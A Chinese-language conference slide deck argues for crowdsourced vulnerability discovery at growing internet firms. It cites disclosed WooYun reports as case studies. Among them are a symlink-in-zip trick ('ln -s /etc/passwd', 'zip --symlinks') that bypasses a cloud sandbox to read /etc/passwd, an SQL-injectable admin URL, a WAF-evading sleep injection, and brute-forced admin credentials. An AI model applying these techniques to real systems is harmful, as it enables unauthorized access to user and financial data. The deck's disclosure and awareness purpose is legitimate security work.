

“成长性互联网公司的数据安全”

—章华鹏@wooyun

关于我

- 乌云白帽子:goderci,booooooom
- 百度，企业安全，云加速WAF
- 乌云，唐朝安全巡航(tangscan)

目录

- 数据时代成长性互联网公司的现状
- 企业面临的安全问题
- 数据时代的解决方案的思考

成长性互联网公司现状

- 云端基础设施的接入
- 数据开放
- 传统行业的互联网化

云端基础设施的接入

- 数据源的多元化
 - 移动终端
 - 物联网
 - 车联网
- 数据存储的边界正在消失

数据开放互联

- 开放共赢
- 数据流变的更加复杂

传统企业的互联网化

- P2P金融
- 打车

面临的安全问题

- 云(基础设施)安全
- 数据开放带来的安全问题
- 传统企业互联网化的安全需求难题

基础设施安全

- 背景：
 - 企业越来越轻，越来越专注
 - 云作为互联网的基础设施承载了越来越多的数据
 - 企业很关注基础设施的安全
- 挑战：数据集中化存储导致安全变成一个重要属性

基础设施云安全(1)

- 云存储的基础设施安全

当前位置：WooYun >> 漏洞信息

漏洞概要

关注数(131) [关注此漏洞](#)

缺陷编号：WooYun-2013-44069

漏洞标题：任意用户密码修改（危急手机卫士、云盘、浏览器云同步，可泄露通讯录、短信、通话记录等）

相关厂商：

漏洞作者：JiuShao

提交时间：2013-11-26 17:00

公开时间：2014-01-10 17:00

漏洞类型：设计缺陷/逻辑错误

危害等级：中

自评Rank：10

漏洞状态：厂商已经确认

漏洞来源：<http://www.wooyun.org>

Tags标签：[逻辑错误](#) [安全意识不足](#) [认证设计不合理](#) [平行权限](#)

分享漏洞：[分享到](#) [☆](#) [👤](#) [🐾](#) [🔗](#) 0

21人收藏 [收藏](#)

基础设施云安全(1)

- 越权导致任意账号密码重置

于是有了如下情节。

找回账号密码，然后发了一篇邮件到我邮箱。

<http://i. .cn/findpwd/setpwdfromemail?vc=e%2FwljiqD9WGv%2FwDyS93BghveGh%2FDYG4oMjJwcxGlcSDZP3bCSZ3ByODXHZYDCx32A46l%2FBXxk6qo5oABIr6ZrywAoPB8DZuX81j%2Bb%2F2w%3D%3D&qid=507290669>

这是修改密码的连接地址 有没有发现亮点？

qid=507290669 qid如果被修改别人的是否会有用呢

- 直接可登陆任意用户账号，获取数据



移动终端的数据安全(2)

- 短信云服务的数据安全

当前位置：WooYun >> 漏洞信息

漏洞概要

关注数(67) [关注此漏洞](#)

缺陷编号：WooYun-2015-92067

漏洞标题：酷派短信服务配置不当可导致酷派云所有用户信息泄露（实时泄漏）⚡

相关厂商：yulong.com

漏洞作者：杀器王子▼

提交时间：2015-01-15 17:04

公开时间：2015-03-01 17:06

漏洞类型：系统/服务运维配置不当

危害等级：高

自评Rank：20

漏洞状态：厂商已经确认

漏洞来源：<http://www.wooyun.org>

Tags标签：无

分享漏洞：[分享到](#) [☆](#) [👁](#) [🐾](#) [🔗](#) 2

7人收藏 [收藏](#)

移动终端的数据安全(2)

- 管理后台未授权访问导致数据泄露

发送记录查询

发送时间: 至: 发送状态: 全部

定时时间: 至: 手机号:

| 1/33485

手机号	短消息内容	定时时间	发送时间	发送状态	状态描述
3507930...	【酷云】酷云验证码729696,请在5分钟内完成...		2015-01-15 1...	1	发送成功
3304348...	【酷云】酷云验证码254839,请在5分钟内完成...		2015-01-15 1...	1	发送成功
3974993...	【酷云】酷云验证码2554,请到http://m.cooly...		2015-01-15 1...	1	发送成功
5831927...	【酷云】酷云验证码092480,请在5分钟内完成...		2015-01-15 1...	1	发送成功
3189600...	【酷云】酷云验证码547465,请在5分钟内完成...		2015-01-15 1...	1	发送成功
5052809...	【酷云】酷云验证码2508,请到http://m.cooly...		2015-01-15 1...	1	发送成功
3073531...	【酷云】酷云验证码872667,请在5分钟内完成...		2015-01-15 1...	1	发送成功
3827000...	【酷云】酷云验证码65256209,请在5分钟内完...		2015-01-15 1...	1	发送成功
3528526...	【酷云】酷云验证码0202,请到http://m.cooly...		2015-01-15 1...	1	发送成功
3677322...	【酷云】酷云验证码712893,请在5分钟内完成...		2015-01-15 1...	1	发送成功
3103026...	【酷云】酷云验证码634693,请在5分钟内完成...		2015-01-15 1...	1	发送成功

注入点

http://m.coolyun.com:9000/services/cfgAction?_dc=1421302550495&act=search_records&target_d_end=&schedule_from=&schedule_end=&status=-1&mobile=xxxx

mobile参数可以注入。

Database: coolcloud_core

[72 tables]

```
+-----+
| 11
| 6
| 7
| `bigint(20)`
| `int(11)`
| `varchar(32)`
| `varchar(64)`
```

- sql注入等其他安全问题

云引擎数据安全

- 公有云引擎的数据安全问题

当前位置：WooYun >> 漏洞信息

漏洞概要

关注数(104) [关注此漏洞](#)

缺陷编号：WooYun-2014-86433

漏洞标题：绕过新浪SAE沙盒读取系统任意文件 ⚡

相关厂商：新浪

漏洞作者：boooooom ▼

提交时间：2014-12-08 19:58

公开时间：2015-01-22 20:04

漏洞类型：设计缺陷/逻辑错误

危害等级：高

自评Rank：20

漏洞状态：厂商已经确认

漏洞来源：<http://www.wooyun.org>

Tags标签：[设计缺陷/边界绕过](#) [逻辑错误](#)

分享漏洞：[分享到](#) [☆](#) [👁](#) [🐾](#) [🔗](#) [0](#)

36人收藏 [❤ 收藏](#)

云引擎数据安全

- 文件压缩的特性导致代码部署绕过沙盒

sae可以上传zip代码包部署

code 区域

1. 创建一个链接文件到/etc/passwd


```
ln -s /etc/passwd link
```

2. 压缩文件，同时保留链接

```
zip --symlinks test.zip link
```

3. 上传test.zip文件，系统会自动解压缩

4. 代码文件当中会返回/etc/passwd的内容。



SAE CLOUD EDITOR APP: [redacted] VERSION:5

应用 [redacted] 5 5/passwd

路径 /

- 1.log
- config.yaml
- index.php
- link
- passwd
- profile

```
1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin/sync
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
11 operator:x:11:0:operator:/root:/sbin/nologin
12 games:x:12:100:games:/usr/games:/sbin/nologin
13 gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
14 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
15 nobody:x:99:99:Nobody:./:/sbin/nologin
16 dbus:x:81:81:System message bus:./:/sbin/nologin
17 vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
18 abrt:x:173:173:./etc/abrt:/sbin/nologin
19 haldaemon:x:68:68:HAL daemon:./:/sbin/nologin
20 ntp:x:38:38:./etc/ntp:/sbin/nologin
21 saslauth:x:499:76:"Saslauthd user"/var/empty/saslauth:/sbin/nologin
22 postfix:x:89:89:./var/spool/postfix:/sbin/nologin
23 sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
24 tcpdump:x:72:72:./:/sbin/nologin
25 puppet:x:52:52:Puppet:/var/lib/puppet:/sbin/nologin
26 zabbix:x:498:499:Zabbix Monitoring System:/var/lib/zabbix:/sbin/nologin
27 apache:x:48:48:Apache:/var/www:/sbin/nologin
28 www:x:80:80:./home/www:/sbin/nologin
29 rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
30 rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
31 nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
32 sysmon:x:60422:60422:./nonexistent:/nologin
33 chenglu2:x:500:500:./usr/home/chenglu2:/bin/bash
34 yanchao3:x:501:501:./usr/home/yanchao3:/bin/bash
35 jingsheng1:x:502:502:./usr/home/jingsheng1:/bin/bash
36 yuchi2:x:503:503:./usr/home/yuchi2:/bin/bash
37 fangyu:x:504:504:./usr/home/fangyu:/bin/bash
38 dinghao1:x:505:505:./usr/home/dinghao1:/bin/bash
39 chenfeng2:x:506:506:./usr/home/chenfeng2:/bin/bash
40 shengjia:x:507:507:./usr/home/shengjia:/bin/bash
41
```


数据开放

- 数据开放导致整个数据流变得更加复杂
- 用户的数据受到攻击面变的更广
 - 业务的上下游的安全问题

电子商务合作联盟

- 电子商务合作联盟的数据安全(订单数据)

当前位置：[WooYun](#) >> [漏洞信息](#)

漏洞概要

关注数(31) [关注此漏洞](#)

缺陷编号：**WooYun-2015-120838**

漏洞标题：一起发主站后台沦陷（50万网站主信息，可修改密码、支付密码、广告等，威胁第三方网站）⚡

相关厂商：[yiqifa.com](#)

漏洞作者：[阿G](#)

提交时间：2015-06-16 14:04

公开时间：2015-07-31 16:38

漏洞类型：账户体系控制不严

危害等级：高

自评Rank：20

漏洞状态：厂商已经确认

漏洞来源：<http://www.wooyun.org>

Tags标签：无

分享漏洞：[分享到](#) [☆](#) [🐶](#) [du](#) [🔗](#) 0

2人收藏 [收藏](#)

电子商务合作联盟

- 管理后台暴力破解

详细说明：

<http://www.wooyun.org/whitehats/北京方便面 方便面爆破漏洞观后感>

<http://www.yiqifa.com:8888/>

lijie

123456

亿起发效果营销电子商务后台管理中心									
<div>亿起发YIQIFA.COM</div> <div>首页 帮助 退出系统</div> <div><div>用户管理</div><div>资源管理</div><div>财务管理</div><div>广告主管理</div><div>计费链接解密</div><div>活动审核管理</div><div>活动链接审核管理</div><div>业绩报表</div><div>CPA业绩报表</div><div>CPS业绩报表查询</div><div>CPA业绩确认</div><div>CPS业绩查询</div><div>CPS业绩报表</div><div>CPS业绩确认</div><div>CPS业绩无效确认</div><div>APP下载报表</div><div>APP资源分配报表</div></div>									
活动	广告主	收订订 单数	有效订 单数	收订订单额	有效订单额	预计佣金	实际佣 金		
254	647(jingdongemar@126.com)	1679630	0	¥ 1161032745.48	¥ 0.00	¥ 13042644.54	¥ 0.00	1679630	0条有效 0条广告主
17222	647(jingdongemar@126.com)	3352757	3352757	¥ 239114108.05	¥ 239114108.05	¥ 4922572.25	¥ 0.00	1477779	0条有效 0条广告主
4459	28649(emar_suning@126.com)	65190	0	¥ 130997005.96	¥ 0.00	¥ 816524.13	¥ 0.00	65190条	有效 0条广告主
17971	647(jingdongemar@126.com)	166823	166823	¥ 125002349.54	¥ 125002349.54	¥ 335376.40	¥ 0.00	67366条	有效 0条广告主
6569	131361(emar_huaweishangcheng@163.com)	71487	0	¥ 65073327.37	¥ 0.00	¥ 919747.97	¥ 0.00	71008条	有效 0条广告主
17680	131361(emar_huaweishangcheng@163.com)	876	0	¥ 59181919.90	¥ 0.00	¥ 2936064.31	¥ 0.00	451条中	0条无效 0条广告主
5579	76913(emar_guomei@163.com)	39374	0	¥ 34996627.68	¥ 0.00	¥ 443485.05	¥ 0.00	30228条	有效 0条广告主
4330	31446(emar_yixun@126.com)	80810	0	¥ 34602185.04	¥ 0.00	¥ 455336.62	¥ 0.00	45267条	有效 0条广告主
139	151(yiqifayihao dian@emar.com.cn)	418736	418736	¥ 31226504.91	¥ 31226504.91	¥ 580566.87	¥ 0.00	418736条	有效 0条广告主

传统企业互联网化

- 安全需求很强烈
 - 用户量大
 - 业务敏感
- 对安全并不熟悉
- 安全人才的稀缺

P2P行业严重的安全问题(1)

搜索关键字：**P2P** (共 279 条记录) [将未公开漏洞纳入搜索结果](#)

共279条记录

[p2p安全之新富金融APP密码重置漏洞](#)

新的一周又开始了，不知道重了没，搜不到记录...官网扫码下个APP <https://www.sunfobank.com/> 走一波重置密码流程 1.验证码四位，无限制，爆破走一波 2.进入重置密码页面，填写密码后，重置成功 登录验证 18888888888 123456 ...如上 ...你们懂

提交日期：2015-08-18 作者：Zhe

[p2p安全之新富金融SQL注入漏洞\(大量用户信息泄露\)](#)

新富资本集团拥有中国证券投资基金业协会颁发的私募投资基金管理人牌照，汇集银行、信托、投融资、财富管理、互联网金融等领域优秀人才。...code 区域<https://www.sunfobank.com/logining.html?paramMap.password=admin¶mMap.code=135791&coverPassword=admin¶mMap.pageld=userlogin¶mMap.email=admin@admin.com9988> 主站SQL注入一枚导致大量信息泄露，383个表 Place: GET Parameter: paramMap.email Type: ...

提交日期：2015-08-18 作者：路人甲

[p2p金融安全之钱贷网漏洞打包](#)

钱贷网多个漏洞打包；...存在多处问题： 1. 用户遍历漏洞 在注册接口，会校验用户是否存在，而且又未做次数限制；那问题就来了，我们可能通过这个 接口来遍历下系统中存在的问题： 如上；存在的用户返回0 ,不存在的用户返回1；如此，。。。。 2. 用户遍历出来要干吗呢？ 当然要进去了；爆破有验证码呀；咋办？ UU打码？ NO! PC 端是打码了，WAP端呢？ 没打码，而且不管尝试多少次，均不会...

提交日期：2015-08-10 作者：li3ying

[p2p金融安全之前海理想金融任意用户密码重置漏洞\(已重置官方账户\)](#)

前海理想金融（www.id68.cn）是深圳市前海理想金融控股有限公司...

提交日期：2015-08-07 作者：乌云君

[p2p金融安全之钱贷网多个SQL注入\(影响全站用户资金安全\)](#)

跟随司马大牛的步伐、...code 区域看了下，有 [webscan.360](#).....,稍微跑快了，就被封， 输入敏感字符了，就被封。 url: www.moneydai.com/Touzi/index/pt/我是注入点/qi/0/p/2.html 测试的时候，发现if(now())%3dsysdate()%2csleep(1)%2c0)可执行， 但是输入version,database这类关键字时，又被检测出来了。 下来太意外，只要随机大小写一个就绕过了。。。。。。 我天，这。。。。 ...code 区域current databae: newm...

提交日期：2015-08-06 作者：紫霞仙子

P2P行业严重的安全问题(2)

- 翼龙贷某站未授权访问+命令执行导致十几亿资金可随意操作

当前位置 : [WooYun](#) >> [漏洞信息](#)

漏洞概要

关注数(40) [关注此漏洞](#)

缺陷编号 : **WooYun-2015-109734**

漏洞标题 : 翼龙贷某站未授权访问+命令执行导致十几亿资金可随意操作

相关厂商 : [翼龙贷](#)

漏洞作者 : [杀器王子](#) ▼

提交时间 : 2015-04-22 20:43

公开时间 : 2015-06-08 18:20

漏洞类型 : 命令执行

危害等级 : 高

自评Rank : 20

漏洞状态 : 已交由第三方合作机构(cncert国家互联网应急中心)处理

漏洞来源 : <http://www.wooyun.org>

Tags标签 : 无

分享漏洞 : [+](#) 分享到 [☆](#) [👁](#) [🐾](#) [📌](#) [0](#)

5人收藏 [❤ 收藏](#)

P2P行业严重的安全问题(2)

- 未授权访问
- DNS遍历
- 管理后台识别

退出
每日交易总额----->N
查询各地区放款总量与客户数统计----->N
查询各地区放款总量与客户数,并查出当月新增用户与新增用户放款总量----->N
按年龄段放款统计----->N
运营商推荐客户放款情况统计
运营商推荐客户各月放款情况统计(地区、客户数、总额、新增加用户数、新增用户放款总额)
统计用户首次放款时间与放款额----->N
各地区逾期情况统计----->N
各地区逾期率/坏账率/理财总额----->N
各地区预期逾期率/坏账率/理财总额
用户充值金额排名----->N
用户放款金额排名----->N
统计各省市客户登录次数
推荐活动统计
放款额分段统计
客户债权收购统计----->N
查看所有信息
每日信息统计
各运营商各月份业务总额
最近一年内各月的成功借款总额柱图
统计每月用户的增长量
运营中心各月业务排名TOP10
运营中心各月注册用户量排名TOP10
月业务收入明细表
成交未备案统计表
风险拨备金----->N
会员借放款情况汇总----->N
线上充值
用户余额列表----->N
成功借款列表----->N
还款逾期列表----->N
家访费列表----->N
逾期催收费列表----->N
借款平台服务费列表----->N
统计倒数二期逾期情况----->N
客户推荐及运营商推荐客户重复绑定监控
充值重复受理监控
投标超额监控
余额监测
自动投标重复

数据时代的云安全

- 严峻的安全形势

意见反馈 唐朝安全巡航平台 (企业) 退出				
安全报告 (Task-4292) / 安全概况				
导出报告				
本次检测目标： 发现有高危安全问题可导致攻击者远程获取业务里的数据，需要紧急处理				
进行安全扫描 (次)	扫描系统 (个)	扫描开放服务 (个)	发现第三方服务 (个)	发现安全问题 (处)
1000523	4666	7347	82	431
安全报告 (Task-5461) / 安全概况				
导出报告				
本次检测目标： 发现有高危安全问题可导致攻击者远程获取业务里的数据，需要紧急处理				
进行安全扫描 (次)	扫描系统 (个)	扫描开放服务 (个)	发现第三方服务 (个)	发现安全问题 (处)
263944	489	472	9	191

- 在场的大部分企业都存在高危安全问题

数据时代的云安全

- 数据时代，业务形态在改变
- 传统安全解决方案已经无法满足需求
- 新的解决方案？

新的解决方案

- 核心需求：企业安全的核心是问题发现的能力
- 数据时代解决方案：
 - 搭建平台
 - 强大的社区支持
 - 企业一键接入

搭建平台

- 连接最优秀的白帽子安全专家们
- 将安全能力输送给更多的互联网企业

强大的社区支持

- 两万名白帽子安全专家
- 数十万的安全漏洞积累
- 全球安全事件实时预警

企业一键接入

- 比黑客提前发现安全风险
- 风险数据分析帮助持续提升体验
- 安全管理指导企业安全建设

“谢谢”

–<http://www.tangscan.com>